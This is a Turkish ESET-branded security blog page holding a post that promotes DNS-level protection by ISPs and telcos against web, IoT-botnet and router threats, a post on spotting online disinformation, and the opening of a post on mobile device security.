Siber suçlar, hızı giderek artan ve oldukça kazançlı bir küresel endüstridir. Siber suçlardan 2022’de elde edilen gelirin ([1](https://www.bromium.com/press-release/hyper-connected-web-of-profit-emerges-as-global-cybercriminal-revenues-hit-1-5-trillion-annually/), [2](https://www.rsaconference.com/Library/presentation/USA/2018/into-the-web-of-profit-tracking-the-proceeds-of-cybercrime-2)) yaklaşık 7,08 trilyon ABD doları olduğu tahmin ediliyor. Bu rakam kayıt dışı ekonomi açısından oldukça büyük bir kayıptır. GSYİH açısından değerlendirildiğinde, yasa dışı gelirler dünya çapında üçüncü en büyük “ekonomi” olarak düşünülebilir. Bu durum yeni teknolojiler, internetten daha fazla para kazanma, hizmet olarak siber suç iş modelinin sağladığı yeni yasa dışı fırsatlar ve suçtan kazanç elde etmek için çok daha fazla kaynak ayrılması anlamına geliyor.
Siber suçlar küresel erişime sahip, sınırsız ve engellenmesi zor. Geleneksel suçlarla karşılaştırıldığında bu, yüksek kazançlı, düşük riskli bir ‘girişimdir’ ve emniyet güçleri siber suçluları adalete teslim etme konusunda sürekli zorluklarla karşı karşıyadır. Birçok kişinin dijital tehditlerle karşılaştıklarında ne yapması gerektiğini bilmemesi de bu saldırıları artırıyor. Son olarak, siber suçları 7/24 takip etme yeteneği hem tüketiciler hem de işletmeler için büyük önem taşır ve kişisel ya da değerli verilere sahip olan ya da bunları işleyen neredeyse herkesi ya da tüm kuruluşları etkileyebilir.
Sorunun büyüklüğü ve etkilerindeki artış nedeniyle tüketiciler, çevrimiçi güvenlikleri ve gizlilikleri konusunda giderek daha fazla endişe duyuyor. Bu durum finans gibi önemli hizmetlerin yanı sıra ulaşım ve hatta eğlenceye kadar uzanan veri aktarımında yasalar kapsamında daha fazla koruma ve şeffaflık isteğini doğuruyor. Tüketicilerin bu endişeleri, seçtikleri dijital güvenlik ürünlerinin ve hizmetlerinin nasıl çalıştığınave siber güvenlik sektöründeki gelişmelerin devamı için bu işlevlerin nasıl uygulandığına ilişkin “yaklaşımlarını” da etkiliyor. Ancak tüm bu değişikliklere rağmen birçok tehdit, özellikle de web tehditleri hala güvenlik açıklarından yararlanmayı başarıyor.
Bağımsız test kuruluşu [AV-Comparatives](https://www.av-comparatives.org/wp-content/uploads/2023/07/avc_data_sending_2023.pdf), [Connect-Living](https://www.connect-living.de/) ile işbirliği yaparak kısa süre önce ESET’in de aralarında bulunduğu 20 tüketici güvenliği sağlayıcısını veri oaylaşım uygulamaları, politikaları, erişilebilirlik ve şeffaflık açısından test etti. ESET, 4,5/5 yıldız alarak en iyi performans gösteren tedarikçilerden biri oldu.
Bu tehditlerin üstesinden gelmek için, kişisel verilerini web siteleriyle ve uygulamalarla paylaşmak zorunda kalan kullanıcıların, aldıkları risk ile teknolojik gelişmelerin orantılı olmasına ihtiyacı vardır. Bu ihtiyaç, temel olarak bilgisayarlara yapılan yatırımları koruyan AV ürünlerinin yanı sıra \[bu ürünler, tehdit analiz yapmak ve gelecekteki potansiyel tehditleri tanıyabilmek için belirli verileri toplamayı gerektirir (örneğin, bir cihaza bulaşmaya çalışan kötü amaçlı kod türlerinin tanımlanması)\] başka şeyler de gerektirir.
Bunun yerine, korumaya yönelik yeni yaklaşımların web tabanlı tehditleri azaltan etkili bir güvenlik sunması önemlidir. Bu da güvenlik sağlayıcılarının ve İnternet Hizmet Sağlayıcılarının (İSS’ler) – birlikte– güven duyma konusuna odaklanması anlamına geliyor. Bu çabalar, bir kullanıcının (çevrimiçi) güven duyarak yaptığı işlemleri garanti altına alan ürün ve hizmetlerin geliştirilmesini sağlıyor. Güçlü bir yaklaşım, siber suçluların yaygın olarak kullandığı birçok yöntemi temelinden, yani Alan Adı Sistemi (DNS) düzeyinde engelleyerek oluşturulabilir.
## Web tehditleri
Dünya çapındaki internet ağ büyüklüğü ve içeriği düşünüldüğünde şu sonuç çıkar; gerçekten harika olan tarafı, veri arama, filtreleme ve başarılı bir şekilde erişme yeteneğidir. DNS aslında bilgisayarlar tarafından kullanılan sayısal İnternet Protokolü (IP) adresleri ile insanlar tarafından kullanılan metin tabanlı alan adlarının bir eşleştirmesi olsa da, kullanıcılar için web için bir adres defteridir ve fark edilmeden çalışır.
Ancak zaman değişiyor. Tehditlerin ve kötü amaçlı alan adlarının olmamasını hayal etsek de, giderek artan sayıdaki tehdit ve bu tehditlerin karmaşıklığı bunun pek de mümkün olmadığını gösteriyor. Bu nedenle, DNS’in kötü amaçlı veya şüpheli etki alanlarını filtreleyerek kapsamlı koruma sağlaması giderek önem kazanıyor. DNS düzeyinde uygulanabilir bir güvenlik çözümü oluşturmak için güvenlik satıcıları, İSS’ler ve telekomünikasyon veya iletişim hizmeti sağlayıcıları (TELCO’lar) ortak olmalı ve bu otomatik sistemleri yaygınlaştırmalıdır.
Dünya çapındaki web faaliyetlerinin neredeyse tamamı DNS üzerinden gerçekleştiği için, web tehditleriyle mücadele etmek için DNS kullanmak kolay değildir. ESET ve diğer tedarikçilerin telemetrisi, potansiyel web tehditlerinin sayısının son yıllarda biraz azalmış olmasına rağmen, kimlik avı gibi bazılarının yaygınlaşmaya devam ettiğini gösteriyor. 2022 yılının 3. Dönemine ait Tehdit Raporu’nda yer alan istatistiklere göre örneğin, engellenen kimlik avı web sitelerinin toplam sayısı dünya çapında 13 milyona ulaştı.
Web tehditlerinde görülen yeni gelişmeler, ESET tarafından 2022 D2 Tehdit Raporu’ndan bu yana belgelenen ve kötü amaçlı yazılım nesneleri olarak adlandırılan kötü amaçlı yazılımları barındıran yasal web sitelerine aittir. Burada, yasal bir yazarın yine yasal bir web sitesi, web bağlantıları, pdf’ler veya potansiyel müşteri yakalama gibi kötü amaçlı işlevler yerleştiren üçüncü bir tarafça ele geçirilmiştir veya web sitesi başkalarının dosya depolamasına veya indirmesine izin veren bir hizmete ev sahipliği yapmıştır. Bu dosyalar daha sonra kötü amaçlı kod, yasa dışı veya zararlı içerik veya kötü amaçlı yazılım nesneleri içerebilir.
## Nesnelerin İnterneti Tehditleri
İnternete bağlanarak çalışan akıllı cihazların bir diğer adı olan Nesnelerin İnterneti (IoT), bebek izleme monitörleri, kapı kameraları, TV’ler, tıbbi cihazlar, ev aletleri, ağ yönlendiricileri ve çok daha fazlasını içerir. Çoğu zaman, bu cihazlar sağlam güvenlik önlemleri alınmadan piyasaya sürülür. Cihazlar, zayıf kimlik doğrulama mekanizmaları, güvenlik açıkları, geçersiz güncelleme yolları ve şifrelenmemiş veri aktarımları dahil olmak üzere sınırlı veya güncel olmayan güvenlik özelliklerine sahiptir. Sonuç olarak, siber suçlular IoT cihazlarını, botnet olarak bilinen tehlikeli cihazlardan oluşan devasa ağlar kurmak da dahil olmak üzere kötüye kullanabilir. Bunlar, web sitelerinden telekomünikasyon hizmetlerine ve kritik altyapıya kadar çeşitli çevrimiçi sistem türlerini alt etmek için kullanılabilir.
IoT güvenliğinin ele alınması kritik öneme sahiptir çünkü botnetler, ister büyük DDoS saldırıları, ister kaba kuvvet (parola/kimlik bilgisi tahmin etme), ister daha fazla bulaşma veya güvenlik açığı ihlali için kullanılsın, önemli bir tehdit oluşturur. Bunun için IoT cihazının bağlı olduğu ağı veya bulut tabanlı bir kontrol paneline sahip cihazları (örneğin, eski IP kameralar) tehlikeye atarlar. IoT cihazları bir yönlendiriciye bağlanarak çalıştırıldığı için, zarar vermek isteyenlere birçok fırsat sağlar. Botnetler saldırganlar için oldukça önemlidir ve DNS düzeyinde korumanın oldukça etkili olduğu bir araçtır.
2001’in başlarında önemli olaylarla birlikte, saldırıların büyüklüğü artmış, dünyanın en popüler web siteleri ve hizmetlerinden bazıları düzenli olarak erişim engeline takılmış ve hatta engellemiştir. Bunlardan biri olan Mirai botnet, 2016’dan bu yana periyodik olarak tüketici sınıfı Nesnelerin İnterneti (IoT) cihazlarını ele geçirdi ve saldırıları düzenlemek için yüz binlercesini kullandı. Bu saldırılar 2023 yılında bile görülmeye devam ediyor.
Tehdit ortamına daha yakın zamanda katılan Mozi gibi diğer botnetler de, Ekim 2023’te ortadan kaybolana kadar Mirai’nin varyantlarından yararlandı. Mozi botneti, 2019-2023 yılları arasında hüküm sürdüğü süre boyunca türünün en büyüğü haline geldi, bir noktada 1,5 milyondan fazla benzersiz cihazı ağına dahil etti ve temel olarak NETGEAR DGN cihazları ve JAWS web sunucularındaki bilinen güvenlik açıkları üzerinden faaliyet gösterdi.
## Yönlendiriciler
IoT tehditlerine katılarak, güvenliği ihlal edilmiş yönlendiriciler üzerinden gelen web tehditleri, kötü amaçlı veya şüpheli alanlara erişimi engelleyerek DNS Güvenliği ile yönetilebilir. Bu, kullanıcıların kişisel verilerini ve kimlik bilgilerini çalmak için kullanılan kimlik avı ve kötü amaçlı web siteleri gibi suç altyapısını kesintiye uğratmak için çalışır. DNS güvenliği, kullanıcıların yönlendiricilerini zayıf parolalar ve güncel olmayan ürün yazılımı gibi zayıf noktalara karşı test etmelerini sağlayan ağ inceleme araçlarına sahip çok katmanlı bir güvenlik çözümü ile eşleştirilmiştir. Bu kombinasyon, teknolojinin her gün kullanılan nesneleri çevrimiçi hale getirme ve onları “akıllı” yapma yönündeki sürekli ilerlemesinin güvenlik üzerindeki riskini azaltır.
Akıllı cihazların günümüzün yeni standardı olduğunu kabul etsek de, “gündelik nesneler”in veri toplama, hem çevreleriyle hem de birbirleriyle etkileşime girmesine izin veren yazılımlar, işlemciler, sensörler, aktüatörler ve internet bağlantısı ile donatıldığında beraberinde birçok riski de getirdiğini bilmeliyiz.
Evlerimizde yaşayan sayısız akıllı cihazlar konusunu ele alırken, yönlendiricilere de dikkat çekmek çok önemlidir. Bunlar sadece 7/24 açık kalan modern bağlantının isimsiz kahramanları olmanın yanı sıra bağlantılı evin de temelidir. Aslında bunlar, aygıt yazılımı olarak gömülü işletim sistemine sahip, güvenlik açıklarını gidermek için kritik güncellemeler yapılması gereken ve kullanım ömrü sona eren cihazların üretici tarafından tutulan listelerine tabi olan özel bilgisayarlardır.
Yönlendiriciler insanların kişisel verilerini depolamasa da, bir evdeki internet özellikli her cihazdan gelen tüm trafik yönlendiriciden geçer. Güvenlikleri yetersiz olduğunda, bir ağdaki tüm cihazlar kötü amaçlı kişiler tarafından erişilebilir hale gelir. Ayrıca, uzaktan/hibrit çalışmanın arttığı günümüz koşullarında, güvenlikleri daha büyük önem kazandı. Hatta kurumsal ağlar üzerinde de etkileri olabilir. Bu noktada şu birkaç önlem çok işe yarar: varsayılanlar yerine güçlü parolalar kullanmak, en yüksek düzeyde şifreleme uygulamak, saldırı yüzeylerini azaltmak için uzaktan yönetim erişimini ve hem gereksiz hizmetleri hem de özellikleri devre dışı bırakmak veya PC’lerdeki ve akıllı telefonlardaki verileri korumak için IoT cihazları için ayrı ağlar oluşturmak.
## Dünyayı bağlantılı ve güvende tutmak
Küresel bağlantıdan kazanç sağlayan TELCO ve ISP endüstrisi, müşterileri tarafından kendilerine emanet edilen büyük miktarda kişisel veriyi koruma sorumluluğunu da taşıyor. Bu verilerin düzgün bir şekilde yönetilmesi TELCO ve İSS itibarı ve iş modellerini desteklemek için gereken güvenin sağlanması açısından çok önemlidir.
Siber suçluların artan baskılarına ve müşterilerinin değişen ihtiyaçlarına yanıt olarak, artan tehditlere ayak uydurmak ve günümüzün dijital dünyasında talep edilen güven ilişkilerini garanti altına almak bir zorunluluktur. Güven, bir ürün/hizmet olmanın yanı sıra çevrimiçi alışverişin de temel unsurudur; öyle ki yalnızca İSS/TELCO’yu değil, müşterilerini ve verilerini de koruyan doğru güvenlik sağlayıcısıyla ortaklık kurmak geleceğe dönük bir iş için çok önemlidir.
Güvenli bağlantılar ve veriler konusunda her zamankinden daha fazla endişelenen müşterilerle birlikte, İSS’lerin ve TELCO’ların, müşterinin planına DNS güvenliği gibi ekstra bir katman ekleme seçeneği olup olmadığı da dahil olmak üzere, sundukları güvenlik çözümleriyle kendilerini farklılaştırmaları gerekir. Güvenlik tedarikçileriyle ortaklaşa bu ek hizmet seviyesini sunmak, son kullanıcılara fayda sağlamanın yanı sıra sağlayıcının itibarını da artırır.
[](https://www.eset.com/tr/business/partner/isp-telco-operators/netprotect/)ESET NetProtect hem evler hem de çeşitli yüksek trafikli ortamlar için kullanımı kolay bir çözümdür Daha fazla bilgi için görsele tıklayın
Siber güvenlik sağlayıcıları da son 30 yılda, donanımı korumak ve güvence altına almaktan, değerli verilere ve giderek artan bir şekilde kişisel olarak tanımlanabilir verileri güvence altına almaya doğru evrilmek zorunda kaldı. İSS’ler ve TELCO’lar ile birlikte, güvenlik sağlayıcılarının artık kullanıcıların dijital yaşamlarını korumayı amaçladıkları söylenebilir. Bu misyonun merkezinde, yaygın faydalar sunan DNS koruması yer alıyor. Yönlendirici güvenliği ile birlikte DNS koruması, özellikle hem internet hizmeti aboneliklerinin hem de mobil verilerin kullanıldığı çok sayıda evi korumanın basit yoludur.
Halka açık Wi-Fi erişiminin yaygın olduğu kafe, restoran, otel, havaalanı ve hastane gibi yüksek trafikli yerlerde de kullanılabilir; bu yerlerde DNS çözümleri çok güvenli ve kullanıcı dostu bir seçenek sunar. Ziyaretçiler ve personel haricinde, günlük binden fazla hastaya hizmet veren tek bir ağa sahip bir hastane düşünün. Bu ağ aynı anda kritik tıbbi verileri depolar ve muhtemelen diğer birçok profesyonel ve hatta kişisel çevrimiçi etkinliği de destekler. Burada halka açık ağ nedeniyle, potansiyel kötü amaçlı kişiler de dahil olmak üzere herkesin ağa bağlanabileceği ve ağı istismar edebileceği bir çok güvenlik riski ortaya çıkabilir.
## Siber suçlar devam ediyor
Siber suçlar, bağlantılı dünyamızda süregelen ve sürekli gelişen bir sorun olmaya devam ediyor. Daha güvenli bir çevrimiçi ortamı teşvik etmek için bireylerin dijital güvenliklerine öncelik vermeleri gereklidir. Bununla birlikte, TELCO’lar ve İSS’ler bu risklerin ele alınmasında en fazla yetkiye ve muhtemelen birincil sorumluluğa sahip kuruluşlardır. DNS korumasını güvenlik tedarikçileriyle birlikte araştırmak, ihtiyaç duyulan yerlerde daha sağlam güvenlik önlemlerinin hızlı bir şekilde uygulanmasını sağlayabilir.
Tüketicilerin güvenlik ve gizlilik konusundaki artan endişeleri, TELCO’ların ve İSS’lerin bu endişeleri proaktif bir şekilde ele almaları gerektiğini gösteriyor. Ayrıca, siber suçların yaygın yapısı ve önemli ekonomik etkisi göz önüne alındığında, tüm paydaşların bunu ciddiye alması çok önemlidir. Bu saldırıların çoğu doğrudan tüketicileri hedef alıyor ve erişilebilir ancak güçlü güvenlik çözümleri için güçlü bir talep yaratıyor. Büyük miktarda bilginin toplandığı ve kullanıldığı günümüzün veri odaklı ortamında, gelişmiş koruma ihtiyacı giderek artıyor. Bu durum, TELCO’lar ve İSS’ler için güvenli dijital deneyimlere güven duymaya artan talebi karşılamada önemli bir fırsat sunuyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [İnternette dezenformasyon nasıl tespit edilir?](https://antivirus.com.tr/sahtekarliklara-dikkat-internette-dezenformasyon-nasil-tespit-edilir/)
**Published:** Şubat 20, 2024
**Author:** ESET
**Excerpt:** Bugünlerde internette dezenformasyon oldukça yaygın. Neden, nasıl maruz kalıyoruz ve tespit etmenin bir yolu var mı?
**Content:**
*Bugünlerde internette dezenformasyon oldukça yaygın. Neden, nasıl maruz kalıyoruz ve tespit etmenin bir yolu var mı?*
İnternetle ilgili en iyi şeylerden biri, geniş bir bilgi deposu olmasıdır. Ve bu bilgi zenginliği neredeyse hiçbir zaman birkaç tıklamadan daha uzakta değildir. Ancak bilgiye bu sınırsız erişim, beraberinde zorlukları da getiriyor. Günümüz bilgi çağında o kadar çok bilgi bombardımanına tutuluyoruz ki uydurma, manipüle edilmiş veya başka bir şekilde yanlış ve yanıltıcı olan içeriği etkili bir şekilde tanımlamak ve filtrelemek giderek daha göz korkutucu bir görev haline geliyor.
Gerçekten de internette karşılaştığınız hiçbir şeyi olduğu gibi kabul edemeyeceğinizi ve etmemeniz gerektiğini söylemek sıradan hale geldi; buna rastgele makaleler, sosyal medya paylaşımları ve kendini “uzman” ilan edenlerin yorumları da dahil. Yapay zeka destekli sahte ses, görüntü ve video klipler dezenformasyon kampanyalarını kolayca güçlendirebildiğinden, [deepfake içerikleri](https://www.welivesecurity.com/en/cybersecurity/deepfakes-election-year-2024-weapon-mass-deception/) de işin içine kattığınızda sular daha da bulanıyor.
Yapay zeka destekli hilelerden bahsetmişken, ChatGPT ve [büyük dil modelleri](https://www.welivesecurity.com/en/business-security/security-privacy-challenges-large-language-models/) tarafından desteklenen ve internetten alınan devasa veri kümeleri üzerinde eğitilen diğer araçların her zaman doğruyu söyleyeceğine veya yanlış anlatıları çürüteceğine güvenmeyin. Özellikle dezenformasyon yüklü sorular sorulduğunda, yalanları kabul etme ve yanlış anlamaları doğrulama konusunda esrarengiz bir yeteneğe sahip oldukları ve nihayetinde güçlerinin [dramatik ölçekte yanlış anlatılar oluşturmak](https://www.nytimes.com/2023/02/08/technology/ai-chatbots-disinformation.html) için kullanılabileceği [gösterilmiştir](https://arxiv.org/pdf/2306.06199.pdf). Bir başka endişe de sohbet robotlarının “halüsinasyon görmesi”, yani uydurma cevaplar ve referanslar vermesi. Başka bir deyişle, verdikleri cevapların da incelenmesi gerekiyor ve bunun [iyi bir nedeni](https://arstechnica.com/tech-policy/2023/06/lawyers-have-real-bad-day-in-court-after-citing-fake-cases-made-up-by-chatgpt/) var.
## Zehirli anlatı
Şu anda, çoğunlukla siyasi kazanç için belirli gruplar arasında [kutuplaşmaya neden](https://sites.bu.edu/pardeeatlas/advancing-human-progress-initiative/back2school/how-the-american-media-landscape-is-polarizing-the-country/) olmak ya da diğer olumsuz amaçlar için insanların dikkatini çekmek amacıyla yanlış beyan, dezenformasyon, gerçeği yaratıcı şekillerde eğip bükme eğilimi fark edebilirsiniz. Özünde hangisi daha çok işe yarıyorsa bir anlatı üzerinde kontrol sağlamak ya da kendi lehine işleyen bir anlatı yaratmak için çevrimiçi bilgi zehirlendiğinden artık doğru bilgiye ulaşmak daha zor olabilir.
Kötü niyetli aktörler, belirli bilgi parçalarını kontrol etmek ve değiştirmek için bu tekniği silah olarak kullanmayı tercih etmiş, çevrimiçi tartışmalara ve sosyal medyaya sahte veri noktaları veya sahte haberler ekleyerek gerçekleri çarpıtmış ve böylece gerçek dünyayı etkileyebilmişlerdir.
Örneğin, siber zorbalığın bazı biçimlerinde çevrimiçi dezenformasyon kullanılmakta ve söz konusu zorbalığa maruz kalan kişiler [gerçek psikolojik ve fiziksel travma](https://www.welivesecurity.com/2023/06/16/cyberbullying-prevention-everyones-responsibility/) yaşamaktadır. Sosyal medya sayesinde, yanlış söylentiler okulların dışında da yayılabilmekte, çok daha fazla kişiyi etkileyebilmekte ve muhatapları için daha da fazla acıya neden olabilmektedir. Benzer şekilde, ırkçılık ve bağnazlık örneklerinin çevrimiçi söylemlerden genel nüfusun ruhuna sızması, özellikle farklı grupların [belirli konuları siyasileştirmeye](https://www.theguardian.com/world/2024/jan/23/disinformation-attacks-targeted-voters-media-and-lgbtq-groups-eu-report-finds) çalıştığı seçim sezonunda herkesin fark edebileceği bir eğilimdir.
## İnternette dezenformasyon kaynakları
Sahte haber ve bilgiler çeşitli yollarla yayılabilir. Yukarıdaki örneklerden de anlaşılacağı üzere, ister sıradan bir insan ister bir bot olsun, herkesin her şeyi paylaşabildiği forumlar ve sosyal medya sayesinde çevrimiçi söylem önemli bir kaynaktır.
Gerçekten de yanlış bilgi yayan botlar son yıllarda bir [endişe](https://www.pewresearch.org/journalism/2018/10/15/social-media-bots-draw-publics-attention-and-concern/) kaynağı haline geldi. 2018’de yapılan bir araştırma, Amerikalıların sosyal medyada yanlış bilgi yayan botların olumsuz etkilerine büyük ölçüde katıldığını doğruladı. Aslında [başka bir rapora göre](https://securitytoday.com/articles/2023/05/17/report-47-percent-of-internet-traffic-is-from-bots.aspx), internet trafiğinin yaklaşık %47’si botlara atfedilebilir ve bu oran yıldan yıla artmaktadır, sosyal medya ise muazzam bir sayıyı temsil etmektedir. – St. Louis’deki Washington Üniversitesi tarafından yapılan bir [araştırmaya](https://artsci.wustl.edu/ampersand/are-bots-winning-war-control-social-media) göre, Twitter’da (şimdi X) bir botla karşılaşma olasılığınız gerçek bir kullanıcıdan daha yüksektir.

*Dezenformasyon yayan tanımlanmış bir bot örneği.
(Kaynak: Samuel C. Woolley & Douglas Guilbeault. 2017. “*[*Amerika Birleşik Devletleri’nde Hesaplamalı Propaganda: Çevrimiçi Konsensüs Üretimi*](https://demtech.oii.ox.ac.uk/wp-content/uploads/sites/12/2017/06/Comprop-USA.pdf)*.” Oxford İnternet Enstitüsü, sayfa 7.)*
Botların sahte bilgileri yaymak için ikna edilmeye ihtiyacı yoktur ve şüpheli bir makale veya veri noktası ne kadar çok paylaşılır ve gerçek insanlar tarafından görünür hale getirilirse, normal çevrimdışı söyleme girme olasılığı da o kadar artar. Örneğin Rusya’nın Ukrayna’ya yönelik saldırganlığı sırasında, [trol fabrikaları](https://www.theguardian.com/world/2022/may/01/russia-trolling-ukraine-traction-tiktok) dikte ettikleri noktaları internette yayarak insanları Ukrayna’yı desteklemekten uzaklaştırmaya çalışıp sahte doğruluk kontrolörleri kullanarak ya da bağlamından koparılmış resim ve görüntüleri yayarak gerçekliği çarpıtılmış birçok sahte anlatı ortaya çıktı.

Bağlamından koparılmış bir alıntıya dayanarak dezenformasyon yayan bir hesap.
(Kaynak: [AFP Fact Check](https://factcheck.afp.com/doc.afp.com.33AB726))
Bu tür sahte haberler siyasi temsilciler tarafından yayıldığında çok daha yıkıcı etkilere yol açabilir ve [6 Ocak’ta ](https://www.washingtonpost.com/politics/interactive/2021/jan-6-insurrection-capitol/)[ABD Kongre Binası](https://www.washingtonpost.com/politics/interactive/2021/jan-6-insurrection-capitol/)‘nda meydana gelen [ayaklanmada](https://www.washingtonpost.com/politics/interactive/2021/jan-6-insurrection-capitol/) olduğu gibi, Amerikan toplumunda artan siyasallaşma, dezenformasyon ve kutuplaşmaya atfedilen ve siyasi aşırıcılık tarafından daha da cesaretlendirilen [çevrimiçi faaliyetlerin](https://www.reuters.com/article/idUSKBN29H2HL/) yol açtığı bazı gerçek sonuçlar da [doğurabilir.](https://www.reuters.com/article/idUSKBN29H2HL/)
## Sahtekarlık biçimleri
Sahte bilgiler birçok şekilde ve yerde yayılabilir:
- **Makaleler/Raporlar**: Haberleri nereden aldığınıza bağlı olarak, bazı insanlar öznel gerçekleri (daha taraflı medya) veya yanlış bilgi yayan kötü niyetli aktörler tarafından kurulan gerçek [sahte siteleri](https://www.forbes.com/sites/christopherelliott/2019/02/21/these-are-the-real-fake-news-sites/) tercih eder.
- **Sosyal Medya**: Burada dezenformasyon, sahte haber siteleri gibi çeşitli kaynaklardan paylaşılan makaleler, sahte haberleri yayan yorumcular veya söz konusu yanlış bilgileri içermek için oluşturulan sayfalar/gruplar şeklinde yayılabilir. Yalanlarıyla daha inandırıcı olmak için politikacılar veya bilim insanları gibi [toplumun etkili üyeleri ](https://www.forbes.com/sites/bernardmarr/2023/04/07/the-dark-side-of-technology-navigating-the-threat-of-digital-impersonation/)gibi[ davranan kullanıcılar](https://www.forbes.com/sites/bernardmarr/2023/04/07/the-dark-side-of-technology-navigating-the-threat-of-digital-impersonation/) da ilgi çekicidir.
- **Forumlar ve yorum bölümleri**: Sosyal medyada olduğu gibi, her şey makale linklerini paylaşmak, sahte bilgileri öne çıkaran başlıklar oluşturmak veya aynı şeyi yapan gönderiler yapmakla ilgilidir. 4chan gibi çevrimiçi topluluklarda yayılan kutuplaştırıcı yorumlar, [gerçek dünyadaki aşırıcılığın](https://www.theguardian.com/technology/2022/may/01/4chan-extremist-online-forum-raymond-spencer) itici gücü olabilir.
- **Videolar/Görüntüler**: Video veya görüntü içeriği paylaşmak için kullanılan herhangi bir platform, sahte raporlar, kötü niyetli olay özetleri, [memlere gizlenmiş propaganda](https://bigthink.com/the-present/memes-propaganda-internet-politics/), değiştirilmiş görüntüler ve önyargılı belgeseller şeklinde sahte bilgileri yaymak için kullanılabileceği gibi, içeriklerini yaymak için toplumsal kutuplaşmadan yararlanan [çevrimiçi kişilikler](https://www.sydney.edu.au/news-opinion/news/2023/07/12/russia-tiktok-micro-influencers-amplifying-misinformation-expert.html) aracılığıyla da kullanılabilir.
[Ses](https://www.welivesecurity.com/en/cybercrime/the-grand-theft-of-jake-moores-voice-the-concept-of-a-virtual-kidnap/) sahteciliği ve dolandırıcılıkta potansiyel kötüye kullanımları hakkındaki son makalemizde de görüldüğü gibi, sahte olduklarını tespit etmek daha da zor olabilen üzerinde oynanmış görüntü, video veya ses sahteciliği de endişe verici bir olaydır. Araştırma amacıyla oluşturulmuş olsa da deepfake çok inandırıcı olduğu için “çalıntı seslerle” karşılaşmanın tehlikelerini vurgulamakta ve bunun gibi ücretsiz yapay zeka araçlarının insanların benzerliklerini herhangi bir şekilde suç faaliyeti için nasıl kullanabileceğini göstermektedir.
## İnternette dezenformasyon veya sahte haberlerle nasıl başa çıkılır?
İnternette gördüklerimiz ve okuduklarımız üzerinde düşünmek, sahte haberlerin etkisine karşı koymanın en iyi yöntemidir. Ne yazık ki eleştirel düşünme okullarda genellikle iyi öğretilmiyor ancak bunun evde kendi kendine öğrenilemeyeceği anlamına da gelmiyor.
Peki gerçek bir hikaye ile uydurma bir hikayeyi tam olarak nasıl ayırt edebilirsiniz? Fark edilmesi kolay bazı ipuçları yardımcı olabilir.
- Öncelikle, **durun ve** karşılaştığınız bilgiler hakkında **düşünün**. Sırf bir videoda beyaz önlük giyiyor diye bir “doktorun” bir aşının ya da tedavinin etkileri hakkında söylediklerine körü körüne inanmak yanlıştır, zira internette herkes doktorculuk oynayabilir. Aynı şekilde, bu yıl gerçekten [üç gözlü bir bebek](https://factly.in/an-edited-video-falsely-shared-as-a-video-of-baby-born-with-three-eyes/) doğmuş olsaydı bunun nasıl bir mucize olacağını düşünün.
- İkinci olarak, karşılaştığınız her şeyi **inceleyin ve doğrulayın.** Sosyal medya sıklıkla uydurma askerlik [belgeleri](https://www.nytimes.com/2020/01/08/us/fake-draft-texts-army.html), seçim sonuçlarının hileli olarak adlandırılması, film sahnelerinin gerçek olaylar gibi yeniden düzenlenmesi, tüm aşıların ölüme neden olduğunun söylenmesi gibi sahtekarlık ve aldatmacaları yaymak için kullanılır. Buna karşı koymanın en iyi yolu, [tarafsız haber sitelerini](https://www.makeuseof.com/top-unbiased-news-sources/) kontrol etmek ve aldatmacaları ortaya çıkaran [araştırma sayfalarını](https://en.wikipedia.org/wiki/List_of_fact-checking_websites) takip etmektir.
- Üçüncü olarak, **her veri parçasını bir perspektife oturtun**. Bir önceki maddede sunulanlar gibi çeşitli meşru kaynakları kullanarak okuyun ve kendi fikrinizi oluşturun. Çeşitli bakış açılarını damıtarak kritik konularda kendi pozisyonlarınızı oluşturabilir ve internetin gücüyle ilginç bulduğunuz bir şeyi daha iyi anlamaya çalışabilirsiniz.
- Dahası, **sakin olun** ve açıkça önyargılı bir görüş nedeniyle kışkırtılmamaya çalışın. Tartışmalar hararetlenebilirken tıpkı sıradan zorbalar gibi, çevrimiçi troller de provokasyondan beslenir. Onların deyimiyle “yemi yutarak” konumlarını meşrulaştırmaya izin vermeyin.
Son olarak, Siber Güvenlik ve Altyapı Güvenliği Ajansı’nın (CISA) [dezenformasyon taktiklerine ilişkin broşürünü](https://www.cisa.gov/sites/default/files/publications/tactics-of-disinformation_508.pdf) okumanızı tavsiye ederiz; bu [broşür ](https://www.cisa.gov/sites/default/files/publications/tactics-of-disinformation_508.pdf)dezenformasyon yöntemlerini, taktiklerini ve bazı gerçek örneklerle sahtelerin nasıl tespit edileceğini içeren çok faydalı ve bilgilendirici bir derlemedir. Bu yöntemler bir araya getirildiğinde, neyin gerçek olup neyin olmadığını tespit etmek daha kolay olacaktır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dezenformasyon, Siber Güvenlik
---
### [Sizce mobil cihaz güvenliği önemsiz mi? Yanılıyorsunuz!](https://antivirus.com.tr/sizce-mobil-cihaz-guvenligi-onemsiz-mi-yaniliyorsunuz/)
**Published:** Nisan 15, 2024
**Author:** ESET
**Excerpt:** Bilgisayarlarımızı korumak önemli, peki ya mobil cihazlar? Mobil cihaz güvenliği hakkında daha fazlasını keşfedin.
**Content:**
*Bilgisayarlarımızı korumanın ne kadar önemli olduğu herkes tarafından kabul edilse de uyandığımız andan itibaren bize eşlik eden mobil cihazlar ne olacak? Mobil cihaz güvenliği hakkında daha fazlasını keşfedin.*
Telefonlarımıza takvimlerden alışveriş listelerine ve hem özel hem de işle ilgili konuşmalara kadar neredeyse her şeyi emanet ediyoruz. Bu durumda mobil cihaz güvenliği önceliğimiz olmalı. Ancak durum böyle mi? İşte [Verizon tarafından kısa süre önce](https://www.verizon.com/business/resources/T335/reports/mobile-security-index-report.pdf) yayınlanan rapordan birkaç rakam:
- Birçok kişi mobil tehditleri hafife alıyor: kullanıcıların neredeyse yarısı (**%49**) kötü amaçlı bir bağlantıya veya eke tıklamanın yalnızca kendi cihazlarını olumsuz etkileyebileceğine inanıyor
- Ortalama bir kullanıcının SMS kimlik avı saldırılarına maruz kalma olasılığı, e-posta tabanlı saldırılara kıyasla **6-10 kat** daha fazla
- İnsanlar genellikle kişisel ve iş yaşamlarını tek bir cihazda birleştiriyor. Kullanıcıların **%78’i** kişisel faaliyetleri için iş cihazlarını, **%72’si** ise iş faaliyetleri için kişisel cihazlarını kullanıyor
